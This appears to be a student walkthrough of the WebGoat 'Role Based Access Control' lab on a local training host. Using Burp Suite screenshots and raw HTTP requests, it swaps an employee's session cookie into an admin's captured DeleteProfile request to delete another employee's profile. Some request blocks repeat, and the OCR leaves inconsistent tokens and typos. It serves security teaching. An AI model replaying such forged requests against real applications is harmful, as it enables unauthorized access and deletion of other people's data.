ASPECT SECURITY Application Security Experts

The admin logs out of the account.

Introduction  
General  
Access Control Flaws  
Using an Access Control Matrix  
Bypass a Path Based Access Control Scheme  
LAB: Role Based Access Control  
Stage 1: Bypass Business Layer Access Control  
Stage 2: Add Business Layer Access Control  
Stage 3: Bypass Data Layer Access Control  
Stage 4: Add Data Layer Access Control  
Remote Admin Access  
AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws  
Web Services  
Admin Functions  
Challenge

Stage 2  
Stage 2: Add Business Layer Access Control.  
THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT  
Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

Goat Hills Financial Human Resources

Welcome Back John - Staff Listing Page

Select from the list below

Larry Stooge (employee)  
Moe Stooge (manager)  
Curly egooS (employee)  
Tom Cat (employee)  
Jerry Mouse (hr)  
David Giambi (manager)  
Bruce McGuire (employee)  
Sean Livingston (employee)  
Joanne McDougal (hr)  
John Wayne (admin)

SearchStaff  
ViewProfile  
CreateProfile  
DeleteProfile  
Logout

ASPECT SECURITY Application Security Experts

## The action=DeleteProfile HTTP Request message is captured in the burpsuite.

Eric Walker had the Employee-ID 104.

The screenshot shows the Burp Suite Professional interface with the 'Target' tab selected. The 'Contents' table lists several requests made to `http://10.0.2.6`. One request, row 16, is highlighted in orange and corresponds to the captured message below:

```

POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33550
Origin: http://10.0.2.6
Authorization: Basic d2V1Z29hdDp2ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
Cookie: JSESSIONID=E6BE96FC2E012B9E760C513AEFF3C883; ac_groupswitchpersist=nada
swingset_jotto.phpb2_redmine_acgroupswitchpersist=nada
Upgrade-Insecure-Requests: 1
employee_id=104&action=DeleteProfile
    
```

The 'Response' pane shows the server's response to this request, which includes an unencrypted HTML page with various styles and scripts.

In the top right corner, there is an 'Issues' panel with a single entry: "Unencrypted communications".

Right click on the HTTP Request message and click on Send to Repeater.

This screenshot shows the same Burp Suite session after the request has been sent to the repeater. The 'Contents' table remains the same, but the 'Response' pane now displays the result of the modified request, showing a different page content due to the changes made by the repeater.

The 'Issues' panel still shows the "Unencrypted communications" warning.

The HTTP Request message has been sent to the Repeater as it is indicated by highlighting the Repeater tab in red.


This screenshot shows the Burp Suite Professional interface. The top navigation bar includes Project, Intruder, Repeater, Window, Help, and several tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Learn. The 'Repeater' tab is highlighted in red. On the left, there's a sidebar with Site map, Issue definitions, and Scope settings. The main area shows a list of captured requests in the 'Contents' table, with one request selected. To the right, the 'Issues' panel lists several findings, and below it, the 'Advisory' panel details an 'Unencrypted communications' issue. The central workspace shows the Request and Response panes, with the Request pane containing the original POST request to /WebGoat/attack?Screen=65&menu=200 and the Response pane showing the resulting HTML response.

First payload has been received in the Repeater tab.

This screenshot shows the Burp Suite Professional interface with the 'Repeater' tab selected. The Request pane contains the same POST request to /WebGoat/attack?Screen=65&menu=200. The Response pane is visible on the right, showing the HTML response. A vertical 'Inspector' pane on the right side provides detailed information about the request, including Request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 'Target: http://10.0.2.6' and 'HTTP/1.1'.

The attacker Larry logs into the Login Page using his credentials.

Password: larry



LAB: Role Based Access Control


Please Login

Larry Stooge (employee)

\*\*\*\*\*

Login

The employee Larry has been logged into his account.



Welcome Back Larry - Staff Listing Page

Select from the list below


Larry Stooge (employee)

SearchStaff


ViewProfile

Logout

## Larry logs out of his account.



The action=Login HTTP Request message is captured in the burpsuite.



**Issues**

- Clear-text submission of password
- Password field with autocomplete enabled
- Unencrypted communications
- Cross-domain Referer leakage
- Frameable response (potential Clickjacking)

**Advisory**

**Unencrypted communications**

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic can intercept the connection between the user with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections are often exploited by BPs and governments to track users, and to intercept and analyze malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or office network that is shared with other users. Current defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

## Right click on the HTTP Request message and click on Send to Repeater.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the center, there's a list of captured requests from the 'Target' tab. A specific request is selected, and a context menu is open over it. The 'Send to Repeater' option is clearly visible in the menu. To the right of the main window, there are panels for 'Issues' (showing various security vulnerabilities) and 'Advisory' (providing information about unencrypted communications). At the bottom, there are search and filter fields.

Second payload has been received in the Repeater tab.

This screenshot shows the same Burp Suite Professional interface as the previous one, but the 'Repeater' tab is not selected. Instead, the 'Inspector' tab is active on the right side. A right-click context menu is open over an HTTP response message in the main pane. The 'Send to Repeater' option is again highlighted in the menu. The rest of the interface, including the request list and the advisory panel, remains consistent with the first screenshot.

Right click on the first payload and send it to Repeater again.

The screenshot shows the Burp Suite Professional interface. In the center, there is a context menu open over a selected payload in the Repeater tab. The menu path is "Send to Repeater" under the "Repeater" tab's dropdown. Other options in the dropdown include "Send to Intruder", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Insert Collaborator payload", "Request in browser", and "Engagement tools". The "Repeater" tab is currently active, indicated by the orange underline. The "Request" and "Response" tabs are also visible. The "Inspector" tab is open on the right side, showing sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The target URL is set to "http://10.0.2.6".

The HTTP Request message from the first payload has been sent to Repeater again.

This screenshot shows the Burp Suite Professional interface after the payload has been sent to the Repeater. The "Repeater" tab is now active, and the "Request" and "Response" tabs are visible. The "Inspector" tab is also present on the right. The target URL is still "http://10.0.2.6". The "Request" tab displays the same POST request as the previous screenshot. The "Response" tab is currently empty, showing "0 matches".

Copy the Authorization token and Cookie Session ID from second payload and paste it in the third payload.

Now, first payload contains John's DeleteProfile HTTP Request message

second payload contains Larry's Login HTTP Request message

third payload contains John's modified HTTP Request Message.

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=104&action=DeleteProfile
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=103&action=DeleteProfile
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=103&action=DeleteProfile
```

The E-ID of employee who is to be deleted has been replaced onto the E-ID of the employee who has been deleted.

Before: employee\_id: 104 //Employee-ID of Eric Walker

After: employee\_id: 103 //Employee-ID of Curly


Send the HTTP Request message by clicking on the Send button on the top-left corner.

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=103&action=DeleteProfile
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=103&action=DeleteProfile
```

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.0.2.6
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=E608E6FC2E0D1289E760C513AEFF3C883; acopenidvids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200
employee_id=103&action=DeleteProfile
```

After sending the HTTP Request message, a HTTP Response message is received from the server.



Pretty Raw Hex


1 POST /attack?Screen=65&menu=200 HTTP/1.1  
2 Host: 10.0.2.6  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 36  
9 Origin: http://10.0.2.6  
10 Authorization: Basic d2V1Z29hDp3ZWJnb2F0  
11 Connection: close  
12 Referer: http://10.0.2.6/WebGoat/attack?Screen=65&menu=200  
13 Cookie: JSESSIONID=0C8E96CE2012B9E760C513AEFF3C883; acopendivids=swingset,jotto,phpbb2,redmine;  
jgignorehttppersist=nada  
14 Upgrade-Insecure-Requests: 1  
15  
16 employee\_id=103&action>DeleteProfile

Pretty Raw Hex Render

1 HTTP/1.1 200 OK  
2 Date: Mon, 18 Sep 2023 18:11:06 GMT  
3 Server: Apache-Coyote/1.1  
4 Content-Type: text/html;charset=ISO-8859-1  
5 Via: 1.1 127.0.1  
6 Vary: Accept-Encoding  
7 Connection: Close  
8 Content-Length: 33321  
9  
10  
11  
12  
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
15 <html xmlns="http://www.w3.org/1999/xhtml">  
16 <head>  
17 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />  
18 <title> LAB: Role Based Access Control  
19 </title>  
20 <link rel="stylesheet" href="css/webgoat.css" type="text/css" />  
21 <link rel="stylesheet" href="css/lesson.css" type="text/css" />  
22 <link rel="stylesheet" href="css/menu.css" type="text/css" />  
23 <link rel="stylesheet" href="css/layers.css" type="text/css" />  
24 <script language="JavaScript1.2" src="javascript/javascript.js" type="text/javascript">  
25 <script language="JavaScript1.2" src="javascript/lessonNav.js" type="text/javascript">  
26 <script language="JavaScript1.2" src="javascript/makeWindow.js" type="text/javascript">  
27 <script language="JavaScript1.2" src="javascript/toggle.js" type="text/javascript">  
28 </script>  
29  
